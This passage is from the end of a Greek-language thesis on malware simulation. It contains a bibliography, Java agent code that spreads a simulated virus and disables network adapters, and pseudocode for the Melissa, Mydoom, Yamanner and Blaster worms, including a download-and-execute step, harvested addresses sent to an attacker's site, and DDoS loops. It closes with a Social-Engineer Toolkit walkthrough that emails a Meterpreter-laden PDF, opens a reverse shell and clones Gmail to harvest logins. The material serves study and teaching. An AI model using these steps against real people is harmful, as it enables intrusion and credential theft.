[117] Christodorescu M. et. al., *"Testing Malware Detectors",* Computer Sciences Department University of Wisconsin, July 2004, [Online Paper], Available at: http://www.cs.wright.edu/cop/cybw/Christodorescu_Mihai_.pdf

[118] Kassner M., *"Fuzzy hashing helps researchers spot morphing malware",* Tech Republic, May 2011, [Online Article], Available at: http://www.zdnetasia.com/fuzzy-hashing-helps-researchers-spot-morphing-malware-62300286.htm

[119] "*clean and Remove Windows Live MSN Messenger Virus",* [Website of Digital Life], Available at: http://www.mydigitallife.info/clean-and-remove-windows-live-msn-messenger-virus-removal-tools-or-msn-fix/

[120] *"Ad-Aware 9.0.2: Excellent program that protects your computer from all types of spyware",* April 2011, Available at: http://www.esoft.web.id/utilities/adaware-902-excellent-program-protects-your-computer-all-types-spyware.html

[121] *"Multi Virus Cleaner,"* [Website of Virus keeper], Available at: http://www.viruskeeper.com/us/mvc.htm

[122] Leszczyna R. et. al., *"Malware Templates for MAlSim - The Development and the Methodology of Malware Templates for the Simulator of Malicious Software",* European Commission, Institute for the Protection and Security of the Citizen, 2007, [Online Report], Available at: http://publications.jrc.ec.europa.eu/repository/bitstream/111111111/12888/1/reqno_jrc47146.pdf

[123] F-Secure, *"F-Secure virus description database",* [Website], Available at: http://www.f-secure.com/v-descs/

[124] McAfee, "*McAfee virus information",* [Website], Available at: http://uk.mcafee.com/virusInfo/

[125] Symantec, "Symantec security response", [Website], Available at: http://www.symantec.com/security_response/

[126] Leszczyna, R., et. al., *"Simulating malware with MAlSim",* Journal in Computer Virology, June 2008, Available at: http://www.springerlink.com/content/k0843hgq60333556/fulltext.pdf

[127] Leszczyna R. et. al., *"MAlSim Deployment - Installation, setup and the use of MAlSim -Mobile Agent Malware Simulator",* European Commission, Institute for the Protection and Security of the Citizen, 2008, [Online Report], Available at: http://publications.jrc.ec.europa.eu/repository/bitstream/111111111/12824/1/reqno_jrc47167.pdf

[128] Williamson M. et. al., *"An epidemiological model of virus spread and cleanup",* Information Infrastructure Laboratory, HP Labs Bristol UK, February 2003, [Online Paper], Available at: http://www.hpl.hp.com/techreports/2003/HPL-2003-39.pdf

[129] Moore D. et. al., *"Inside the slammer worm",* IEEE Security & Privacy, pages 33–39, July 2003, [Online Presentation], Available at: http://www.arl.wustl.edu/~lockwood/class/cs6814/cs6814_f03-4-Inside_Slammer-Jing.pdf

[130] Moore D. et. al., *"The spread of the sahire/slammer worm",* June 2003, [Online Report], Available at: http://www.caida.org/outreach/papers/2003/sahire/sahire.html

[131] Shannon C. et. al., *"The spread of the witty worm",* IEEE Security & Privacy, 2(4):46–50, July 2004, [Online Article], Available at: http://www.caida.org/research/security/witty/

[132] Brown J. et. al., *"CodeRed: a case study on the spread and victims of an internet worm",* In Proceedings of the Internet Measurement Workshop, 2002

[133] Mackie A., "*Nimda worm analysis incident analysis report version ii",* September 2001, [Online Report], Available at: http://dpnm.postech.ac.kr/research/04/nsri/papers/010919-Analysis-Nimda.pdf

[134] Holz T. et. al., *"New threats and attacks on the world wide web",* New Threats and Attacks on the World Wide Web, 4(2):72–75, March 2006

[135] Brutus, [Online Tool], Available at: http://www.proffs.nu/brutus.htm

[136] BackTrack, [Website], Available at: http://www.backtrack-linux.org/

[137] BackTrack Tutorial, [Online Guide], Available at: http://www.offensive-security.com/backtrack4-guide-tutorial.pdf

[138] Computer Based Social Engineering Tools: Social Engineer Toolkit (SET), [Website], Available at: http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:_Social_Engineer_Toolkit_%28SET

Παραρτήματα

1.Ο κώδικας MalwareSimAgent1 του ιού zero-day

Ο κώδικας σε java του MalwareSimAgent1 class του ιού zero-day έχει ως εξής. Το MalwareSimAgent1 βασίζεται στη πλευρά του επιτιθέμενου όπου ο agent αναπαράγει αντίγραφα των περιεχομένων του.

```
public class MalwareSimAgent1 extends MobileAgent {
private static final long migrationDelayA = 500;
private static final long migrationDelayB = 5000;
String[] containerNames = {"powerplant-pc-l-100", "powerplant-pc-l-103",
"powerplant-pc-l-104"};
protected void setup()
{
super.setup();
addBehaviour(new ProliferateBehaviour());
}
private class ProliferateBehaviour extends Behaviour
{
private int l = 0;
public void action()
{
Random random = new Random();
ContainerID location = new ContainerID();
AgentController aC;
try
{
Thread.sleep(migrationDelayA);
if (l == 1|| l == 3)
Thread.sleep(migrationDelayB);
}
catch (InterruptedException e1)
{
e1.printStackTrace();
}
try
{
location.setAddress(containerNames[l]);
System.out.println(location.getID());
MalwareSimAgent4 malwareSimAgent =new MalwareSimAgent4(location);
aC = myAgent.getContainerController().acceptNewAgent("MalSim"+
String.valueOf(random.nextInt()),
malwareSimAgent);
aC.start();
}
```

```
catch (StaleProxyException e)
{
e.printStackTrace();
}
l++;
}
public boolean done() {
return (l == containerNames.length);
};
}
}
```

2. Ο κώδικας MalwareSimAgent2 του ιού zero-day

Ακολούθως παρουσιάζεται ο κώδικας σε java του MalwareSimAgent2 class του ιού zero-day. Εδώ αναπαράγεται ένας χαρακτηριστικός θόρυβος και προσομοιώνεται η κακόβουλη συμπεριφορά του malware.

```
public class MalwareSimAgent2 extends Agent {
private Location myDestination;
public MalwareSimAgent4(Location destination) {
super();
this.myDestination = destination;
}
protected void setup() {
super.setup();
addBehaviour(new Move2DestinationBehaviour(myDestination));
}
protected void afterMove()  {
super.afterMove();
disableNetworkAdapter();
InputStream in;
try
{
in = new FileInputStream("sound.wav");
AudioStream as = new AudioStream(in);
AudioPlayer.player.start(as);
}
 catch (Exception e)
{
e.printStackTrace();
}
}
private class Move2DestinationBehaviour extends Behaviour {
private Location myDestination;
private int l=0;
```

```
public Move2DestinationBehaviour(Location destination) {
super();
this.myDestination = destination;
}
public void action()
{
myAgent.doMove(myDestination);
l++;
}
public boolean done()
{
return (l==1);
};
}
private void disableNetworkAdapter() {
String os name = System.getProperty("os.name");
System.out.println(System.getProperty("user.dir"));
if (os name.toLowerCase().lastIndexOf("linux") != -1)
try
{ // linux
String line;
String cmd = "ifdown eth0";
Process p = java.lang.Runtime.getRuntime().exec(cmd);
BufferedReader input = new BufferedReader(new
InputStreamReader(p.getInputStream()));
while ((line = input.readLine()) != null)
{
System.out.println(line);
}
input.close();
}
catch (Exception err)
{
err.printStackTrace();
}
else // windows
try
{
String line;
String command = "cmd /c start DisabilitaLAN.vbs";
System.out.println(command);
Process p = java.lang.Runtime.getRuntime().exec(command);
BufferedReader input = new BufferedReader(
new InputStreamReader(p.getInputStream()));
while ((line = input.readLine()) != null) {
System.out.println(line);
}
```

```
input.close();
}
 catch (Exception err)
{
err.printStackTrace();
}
}
}
```

3. Ψευδοκώδικες για τη προσομοίωση των ιών

Με βάση τις πηγές [123], [124], [125] παρατίθενται οι ψευδοκώδικες για την προσομοίωση των ιών Melissa, Yamanner, W32/Mydoom, W32/Blaster

3.1 Ο ψευδοκώδικας Melissa

Ο ψευδοκώδικας για τον Melissa έχει ως εξής:

Initial event: Sending e-mail with file called LIST.DOC, which contains passwords for X-rated websites.
Trigger: Opening the file LIST.DOC in Microsoft Word.
Action 1: Propagating to other computers.
1. CONNECT(MAlSim)
2. IF "HKEY CURRENT USER\Software\Microsoft\Office\"*!*"Melissa?" EQUALS "...by Kwyjibo"
THEN END
// checking if the routine has been executed previously on the current machine
3. OPEN(MS Outlook)
4. MAPI GET(userProfile)
// getting user profile to use MS Outlook
5. CREATE(eMailMessage)
6. FOR *{*c=0; c=50; eMailMessage.addresse = msOutlook.addressBook.contact[c]*}*;
// setting the message with up to 50 addresses from MS Outlook Address Book
7. eMailMessage.subject = "Important Message From msWord.document.author"
8. eMailMessage.body = "Here is that document you asked for ... don't show anyone else ;-)"
9. eMailMessage.attachments[0] = msWord.document.this
// attaching the active WORD document to the email message
10. SEND(eMailMessage)
Action 2: Modifying Word documents.
1. IF system.time.minutes EQUALS system.date.day AND (msWord.event EQUALS

documentOpened) OR msWord.event EQUALS documentClosed) THEN msWord.document.INSERT("Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here.")
// inserting a sentence into an infected document if the number of minutes past the hour corresponds the day of the month (e.g. May 3rd, 11:03) and if the document is opened or closed at the appropriate minute
2. INFORM(MAlSim)
Action 3: Infecting other Word documents on the user's computer.
1. IF (msWord.event EQUALS documentCreated) msWord.newDocument.INSERT MACRO(Melissa)
// infecting other documents
2. INFORM(MAlSim)
Action 4: Hiding the activity.
1. if msWord.version NOT EQUALS "97" THEN GO TO 4
2. msWord.menu.DISABLE(Tools*!*Macro)
// preventing listing the macro / VBA module in MS Word 97 to manually check for infection.
// setting MS Word 97 not to warn or prompt while saving the NORMAL.DOT or while opening a document with macros in it:
1. msWord.options.DISABLE("Prompt to save Normal template")
2. msWord.options.DISABLE("Confirm conversion at Open")
3. msWord.options.DISABLE("Macro virus protection")
4. if msWord.version EQUALS "2000" THEN
msWord.menu.DISABLE(Macro*!*Security)
// preventing changing the security level in MS Word 2000
5. INFORM(MAlSim)

3.2 Ο ψευδοκώδικας του Yamanner

Ο Yamanner είναι ένα worm javascript ιού το οποίο εκμεταλλεύεται τις αδυναμίες των email clients, τον φυλλομετρητών του διαδικτύου, των πυλών διαδικτύου και πολλών άλλων και επιτρέπει την αυτόνομη εκτέλεση των scripts που είναι ενσωματωμένα σε emails.

Initial event: Sending e-mail with malicious JavaScript code embedded into its content.
Trigger: Viewing the e-mail containing the JavaScript code in Yahoo! Mail.
Action 1: Propagating to other computers.
1. CONNECT(MAlSim)
2. CREATE(newEMailMessage)
3. NEW eMailAddresses[ ]

// creating new array in which addresses collected from personal folders (Inbox, Sent, and any custom-named folders) of the Yahoo! Mail account will be stored
4. WHILE (yahooPersonalFolders.GET NEXT(eMailMessage) NOT EQUALS NULL)
FOR *{*c=0,d=0; eMailMessage.to[c] NOT EQUALS NULL; c++, d++*}*
IF (eMailMessage.to[c].CONTAINS("@yahoo.com")
OR
eMailMessage.to[c].CONTAINS("@yahoogroups.com"))
THEN eMailAddresses[d]= eMailMessage.to[c]*g*
// collecting addresses from the personal folders of the Yahoo! Mail account, which contain @yahoo.com and @yahoogroups.com domains
5. eMailMessage.to = eMailAddresses
6. eMailMessage.from = "Varies"
7. eMailMessage.subject = "New Graphic Site"
8. eMailMessage.body = "Note: forwarded message attached"
9. eMailMessage.body = this
// embedding the malicious JavaScript into the email message
10. SEND(newEMailMessage)
11. CREATE(newEMailMessage)
12. eMailMessage.body = eMailAddresses
13. eMailMessage.to = "[http://]www.av3.net/index.htm"
14. SEND(newEMailMessage)
// sending the array with the collected email addresses to the attacker's site

3.3 Ο ψευδοκώδικας του W32/Mydoom

Το W32/Mydoom είναι ένα κακόβουλο λογισμικό που δημιουργεί backdoors και παράγει επιθέσεις distributed denial of service.

Initial event: Sending e-mail with a malicious attachment.
Trigger: Opening the attachment.
Action 1: Propagating to other computers.
1. CONNECT(MAlSim)
2. IF system.date > (stopSpreadingDate)
THEN END
// propagating only till the date indicated within the constant stopSpreadingDate
3. NEW eMailAddresses[ ]
// creating new array in which addresses collected
from Windows Address Book and local files will be stored
4. CREATE FILE("java.exe", windowsFolder)
5. CREATE FILE("services.exe", windowsFolder)

6. "HKEY LOCAL
MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"*!*"JavaVM"
= windowsFolder+"\java.exe"
7. "HKEY LOCAL
MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"*!*"Services"
= windowsFolder+"\services.exe"
8. "HKEY CURRENT
USER\Software\Microsoft\Windows\CurrentVersion\Run"*!*"JavaVM"
= windowsFolder+"\java.exe"
9. "HKEY CURRENT
USER\Software\Microsoft\Windows\CurrentVersion\Run"*!*"Services"
= windowsFolder+"\services.exe"
10. REG CREATE("HKEY CURRENT USER\Software\Microsoft\Daemon")
11. REG CREATE("HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Daemon")
12. c=0
13. WHILE (windowsAddressBook.GET NEXT(contact) NOT EQUALS NULL) address[c++] = contact
// collecting email addresses from the Windows Address Book
14. fileExtensions = NEW (*{*".pl*", ".ph*", ".tx*", ".ht*", ".asp", ".sht", ".adb", ".dbx", ".wab"*}*)
15. GetAddressesFromFiles(fileExtensions)
// collecting email addresses from files with particular extensions
16. eMailMessage.to = eMailAddresses
17. messageSenders = NEW (*{*"Postmaster", "Mail Administrator", "Automatic Email Delivery Software", "Post Office", "The Post Office", "Bounced mail", "Returned mail", "MAILER-DAEMON", "Mail Delivery Subsystem"*}*)
18. eMailMessage.from = messageSenders[RANDOM(messageSenders.length)]
19. messageSubjects = NEW (*{*"New Graphic Site", "hello", "hi", "error", "status", "test", "report", "delivery failed", "Message could not be delivered", "Mail System Error - Returned Mail", "Delivery reports about your e-mail", "Returned mail: see transcript for details", "Returned mail: Data format error delivered"*}*)
20. eMailMessage.subject = messageSubjects[RANDOM(messageSubjects.length)]
21. eMailMessage.body = "Your message was not delivered due to the following reason(s): Your message was not delivered because the destination server was unreachable within the allowed queue period. The amount of time a message is queued before it is returned depends on local configuration parameters. Most likely there is a network problem that prevented delivery, but it is also possible that the computer is turned off, or does not have a mail system running right now."
22. attachmentNamePrefixes = NEW (*{*"ATTACHMENT", "DOCUMENT", "FILE", "INSTRUCTION", "LETTER", "MAIL", "MESSAGE", "README", "TEXT", "TRANSCRIPT"*}*)

23. attachmentNameSuffixes = NEW ({".bat", ".cmd", ".com", ".exe", ".pif", ".scr", ".zip"})
24. attachmentName = attachmentNamePrefixes[RANDOM(attachmentNamePrefixes.length)] + attachmentNameSuffixes[RANDOM(attachmentNameSuffixes.length)]
25. eMailMessage.attachments[0] = NEW FILE(this, attachmentName)
26. SEND(newEMailMessage)

Action 2: Setting backdoor access to the computer.

1. OPEN TCP PORT(3127)
2. OPEN TCP PORT(3198)

// opening TCP ports in order to allow the attacker to remotely access the infected computer

3. CONNECT(attackersSite)

// the constant attackersSite contains the address of the attacker's network location

4. DOWNLOAD(attackersProgram)

// the constant attackersProgram indicates the name of the program located on the attacker's location

5. EXECUTE(attackersProgram)

// executing the downloaded program

6. INFORM(MAlSim)

Action 3: Performing Distributed Denial of Service (DDOS) Attack.

1. INFORM(MAlSim)
2. IF system.date NOT EQUALS (launchDDOSDate)

THEN END

// launching the attack on the date indicated in the constant launchDDOSDate

3. CREATE HTTP GET REQUEST(httpGetRequest)
4. FOR {c=0; c¬64; c++}

SEND(httpGetRequest)

5. WAIT(1000) // wait 1 second (1000 milliseconds)
6. GO TO 2

3.4 Ο ψευδοκώδικας W32/Blaster

Το W32/Blaster περιλαμβάνει επιθέσεις που εκμεταλλεύονται τη λειτουργία των windows.

Initial event: n/a
Trigger: n/a

Action 1a: Propagating to other computers.

1. CONNECT(MAlSim)
2. "HKEY LOCAL

MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"*!*"windows auto update" = "msblast.exe"
3. FOR *{*c=0; c¬16; c++*}*
(a) targetIPAddress[c] =
RANDOM(255)+"."+RANDOM(255)+"."+RANDOM(255)+".0"
(b) INFORM(MAlSim,targetIPAddress[c])
// In the original version Blaster creates twenty threads. Sixteen of them try to connect to hosts located in the whole area of the Internet, outside of the local network. Four of them approaches hosts in the local network. In the simulation the generated random IP addresses outside local network are sent to MAlSim analysis centre (MAlSim main agent) and only the connections to the hosts in the local network are approached.
4. FOR *{*; c¬20; c++*}*
(a) IF octetC > 20 THEN octetC=localIPAddress.octetC-RANDOM(19)
(b) targetIPAddress = localIPAddress.octetA+"."+localIPAddress.octetB+ "."+octetC+".0"
(c) link1 = CONNECT (targetIPAddress[c]+":135")
// attempting to connect to a target machine on port 135
(d) IF (link *6*= null) // checking if the connection was established
(e) SEND (link, malformedSYNrequest) // sending a malformed SYN request
(f) link2 = CONNECT (targetIPAddress[c]+":4444")
// Connecting to the target machine on port 4444. At this time there should be a command shell listening on this port of the target machine as it was launched by the malicious code.
(g) WAIT (link2, ftpGET) // Waiting for the FTP GET request from the target machine.
(h) SEND (link2, "MSBLAST.EXE") // Sending the worm's executable to the target machine. The machine will execute it.
5. WAIT(1800) // wait 1.8 seconds (1800 milliseconds)
Action 1b: Executive part of malformedSYNrequest
1. OPEN(windowsCommandLine)
2. EXECUTE("TFTP "+attackerIPAddress+" GET MSBLAST.EXE")
3. EXECUTE("MSBLAST.EXE")
Action 2: Performing Distributed Denial of Service (DDOS) Attack.
1. INFORM(MAlSim)
2. IF system.date NOT EQUALS (launchDDOSDate)
THEN END
// launching the attack on the date indicated in the constant launchDDOSDate
3. SEND(malformedSYNRequest)
// The malformedSYNRequest contains no data except for its TCP/IP header. It is of 20 Bytes size.
4. WAIT(20) // wait 20 milliseconds

5. GO TO 3

Στη συνέχεια προσομοιώνονται δύο agent στη γλώσσα προγραμματισμού java όπου στέλνουν και παραλαμβάνουν αρχεία.

4.Ο agent που αποστέλλει αρχεία

File AgentSender.java

```
package examples.receivers;
import java.io.*;
import jade.core.*;
import jade.core.behaviours.*;
import jade.lang.acl.*;
public class AgentSender extends Agent {
protected void setup() {
addBehaviour(new SimpleBehaviour(this) {
private boolean finished = false;
public void action() {
try{
System.out.println("\nEnter responder agent name: ");
BufferedReader buff = new BufferedReader(new
InputStreamReader(System.in));
String responder = buff.readLine();
ACLMessage msg = new ACLMessage(ACLMessage.INFORM);
msg.addReceiver(new AID(responder));
msg.setContent("FirstInform");
send(msg);
System.out.println("\nFirst INFORM sent");
doWait(5000);
msg.setLanguage("PlainText");
msg.setContent("SecondInform");
send(msg);
System.out.println("\nSecond INFORM sent");
doWait(5000);
// same that second
msg.setContent("\nThirdInform");
send(msg);
System.out.println("\nThird INFORM sent");
doWait(1000);
msg.setOntology("ReceiveTest");
msg.setContent("FourthInform");
send(msg);
System.out.println("\nFourth INFORM sent");
finished = true;
myAgent.doDelete();
```

```
}catch (IOException ioe){
ioe.printStackTrace();
}
}
public boolean done(){
return finished;
}
});
}
}
```

5.Ο agent που λαμβάνει αρχεία

File AgentReceiver.java

```
package examples.receivers;
import java.io.*;
import jade.core.*;
import jade.core.behaviours.*;
import jade.lang.acl.ACLMessage;
import jade.lang.acl.MessageTemplate;
public class AgentReceiver extends Agent {
class my3StepBehaviour extends SimpleBehaviour {
final int FIRST = 1;
final int SECOND = 2;
final int THIRD = 3;
private int state = FIRST;
private boolean finished = false;
public my3StepBehaviour(Agent a) {
super(a);
}
public void action() {
switch (state){
case FIRST: {if (op1())
state = SECOND;
else
state= FIRST;
break;}
case SECOND:{op2(); state = THIRD; break;}
case THIRD:{op3(); state = FIRST; finished = true; break;}
}
}
public boolean done() {
return finished;
}
private boolean op1()
```

```
{
System.out.println( "\nAgent "+getLocalName()+" in state 1.1 is
waiting for a message");
MessageTemplate m1 =
MessageTemplate.MatchPerformative(ACLMessage.INFORM);
MessageTemplate m2 =
MessageTemplate.MatchLanguage("PlainText");
MessageTemplate m3 =
MessageTemplate.MatchOntology("ReceiveTest");
MessageTemplate m1andm2 = MessageTemplate.and(m1,m2);
MessageTemplate notm3 = MessageTemplate.not(m3);
MessageTemplate m1andm2_and_notm3 =
MessageTemplate.and(m1andm2, notm3);
//The agent waits for a specific message. If it doesn't arrive
// the behaviour is suspended until a new message arrives.
ACLMessage msg = receive(m1andm2_and_notm3);
if (msg!= null){
System.out.println("\nAgent "+ getLocalName() +
" received the following message in state 1.1: " +
msg.toString());
return true;
}
else
{
System.out.println("\nNo message received in state 1.1");
block();
return false;
}
}
private void op2(){
System.out.println("\nAgent "+ getLocalName() + " in state 1.2
is waiting for a message");
//Using a blocking receive causes the block
// of all the behaviours
ACLMessage msg = blockingReceive(5000);
if(msg != null)
System.out.println("\nAgent "+ getLocalName() +
" received the following message in state 1.2: "
+msg.toString());
else
System.out.println("\nNo message received in state 1.2");
}
private void op3()
{
System.out.println("\nAgent: "+getLocalName()+
" in state 1.3 is waiting for a message");
MessageTemplate m1 =
```

```
MessageTemplate.MatchPerformative(ACLMessage.INFORM);
MessageTemplate m2 = MessageTemplate.MatchLanguage("PlainText");
MessageTemplate m3 =
MessageTemplate.MatchOntology("ReceiveTest");
MessageTemplate m1andm2 = MessageTemplate.and(m1,m2);
MessageTemplate m1andm2_and_m3 =
MessageTemplate.and(m1andm2, m3);
//blockingReceive and template
ACLMessage msg = blockingReceive(m1andm2_and_m3);
if (msg!= null)
System.out.println("\nAgent "+ getLocalName() +
" received the following message in state 1.3: "
+ msg.toString());
else
System.out.println("\nNo message received in state 1.3");
}
} // End of my3StepBehaviour class
protected void setup() {
my3StepBehaviour mybehaviour = new my3StepBehaviour(this);
addBehaviour(mybehaviour);
}
}
```

6. Παράθεση της διαδικασίας που απαιτείται για να κλονοποιηθεί ένα gmail account με τη χρήση του social engineer toolkit

6.1 Δημιουργία phishing επίθεσης

```
root@bt:/pentest/exploits/set# ./set

  [---]      The Social-Engineer Toolkit (SET)         [---]
  [---]       Written by David Kennedy (ReL1K)         [---]
  [---]              Version: 0.7                      [---]
  [---]          Codename: 'Swagger Wagon'             [---]
  [---]     Report bugs to: davek@social-engineer.org    [---]
  [---]       Java Applet Written by: Thomas Werth      [---]
  [---]       Homepage: http://www.secmaniac.com        [---]
  [---]     Framework: http://www.social-engineer.org    [---]
  [---]      Over 1 million downloads and counting.     [---]

   Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

          Follow me on Twitter: dave_rel1k
DerbyCon 2011 Sep29-Oct02 - A new era begins...
irc.freenode.net - #DerbyCon - http://www.derbycon.com
```

Εδώ ο χρήστης επιλέγει από το menu μια από τις παρακάτω επιλογές.

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7 Update the Metasploit Framework
8. Update the Social-Engineer Toolkit
9. Help, Credits, and About
10. Exit the Social-Engineer Toolkit

Enter your choice: 1

Welcome to the SET E-Mail attack method. This module allows
you to specially craft email messages and send them to a large
(or small) number of people with attached fileformat malicious
payloads. If you want to spoof your email address, be sure
"Sendmail" is installed (it is installed in BT4) and change
theconfig/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting
SET do everything for you (option 1), the second is to create
your own FileFormat payload and use it in your own attack. Either
way, good luck and enjoy!

1. Perform a Mass Email Attack
2. Create a FileFormat Payload
3. Create a Social-Engineering Template
4. Return to Main Menu

Enter your choice: 1

Στη συνέχεια επιλέγεται ο τύπος της επίθεσης που θα κάνει ο επίδοξος hacker.

Welcome to the SET E-Mail attack method. This module allows you
to specially craft email messages and send them to a large (or small)
number of people with attached fileformat malicious payloads. If you
want to spoof your email address, be sure "Sendmail" is installed (it
is installed in BT4) and change the config/set_config SENDMAIL=OFF flag
to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat

payload and use it in your own attack. Either way, good luck and enjoy!

1. Perform a Mass Email Attack
2. Create a FileFormat Payload
3. Create a Social-Engineering Template
4. Return to Main Menu

Enter your choice: 1

Select the file format exploit you want.
The default is the PDF embedded EXE.

********** PAYLOADS **********

1. Adobe CoolType SING Table 'uniqueName' Overflow (0day)
2. Adobe Flash Player 'newfunction' Invalid Pointer Use
3. Adobe Collab.collectEmailInfo Buffer Overflow
4. Adobe Collab.getIcon Buffer Overflow
5. Adobe JBIG2Decode Memory Corruption Exploit
6. Adobe PDF Embedded EXE Social Engineering
7. Adobe util.printf() Buffer Overflow
8. Custom EXE to VBA (sent via RAR) (RAR required)
9. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun

Enter the number you want (press enter for default): 1

1. Windows Reverse TCP Shell
2. Windows MeterpreterReverse_TCP
3. Windows Reverse VNC
4. Windows Reverse TCP Shell (x64)
5. Windows MeterpreterReverse_TCP (X64)
6. Windows Shell Bind_TCP (X64)

Enter the payload you want (press enter for default):
[*] Windows Meterpreter Reverse TCP selected.
Enter the port to connect back on (press enter for default):
[*] Defaulting to port 443...
[*] Generating fileformat exploit...
[*] Please wait while we load the module tree...
[*] Started reverse handler on 172.16.32.129:443
[*] Creating 'template.pdf' file...
[*] Generated output file /pentest/exploits/set/src/program_junk/template.pdf

[*] Payload creation complete.
[*] All payloads get sent to the src/msf_attacks/template.pdf directory
[*] Payload generation complete. Press enter to continue.
As an added bonus, use the file-format creator in SET to create your attachment.

Right now the attachment will be imported with filename of 'template.whatever'

Do you want to rename the file?

example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

Enter your choice (enter for default): 1
Keeping the filename and moving on.

Οι διαθέσιμες επιλογές που έχει το Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
3. Return to main menu.

Enter your choice: 1

Do you want to use a predefined template or craft a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

Enter your choice: 1
Below is a list of available templates:

1: Baby Pics
2: Strange Internet usage from your computer
3: New Update
4: LOL...have to check this out...
5: Dan Brown's Angels & Demons
6: Computer Issue
7: Status Report

Enter the number you want to use: 7
Enter who you want to send email to: mikelop1992@gmail.com

What option do you want to use?

1. Use a GMAIL Account for your email attack.
2. Use your own server or open relay

Enter your choice: 1
Enter your GMAIL email address: mikelop1992@gmail.com
Enter your password for gmail (it will not be displayed back to you):

SET has finished delivering the emails.

Do you want to setup a listener yes or no: yes
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***
=[metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[588 exploits - 300 auxiliary
+ -- --=[224 payloads - 27 encoders - 8 nops
=[svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ENCODING shikata_ga_nai
ENCODING =>shikata_ga_nai
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:443
[*] Starting the payload handler...
msf exploit(handler) >

Όταν ολοκληρωθεί η επίθεση το θύμα με το mail mikelop1992@gmail.com ανοίγει το pdf αρχείο που περιέχει τον ιό.


Greetings,

Please view the latest status report.

Thanks,

Rich

template.pdf
70K View as HTML Download

Εικόνα 6.1.1: Το μήνυμα που αποστέλλεται στο ηλεκτρονικό ταχυδρομείο του υποψήφιου θύματος όπου τον παροτρύνει να ανοίξει το pdf αρχείο

[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1139) at Thu Jun 09 09:58:06 -0400 2010

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter> shell
Process 3940 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>

6.2 Δημιουργία Web jacking επίθεσης

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 6

Ο επιτιθέμενος επιλέγει να κλωνοποιήσει ένα site.

The first method will allow SET to import a list of pre-defined
web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.

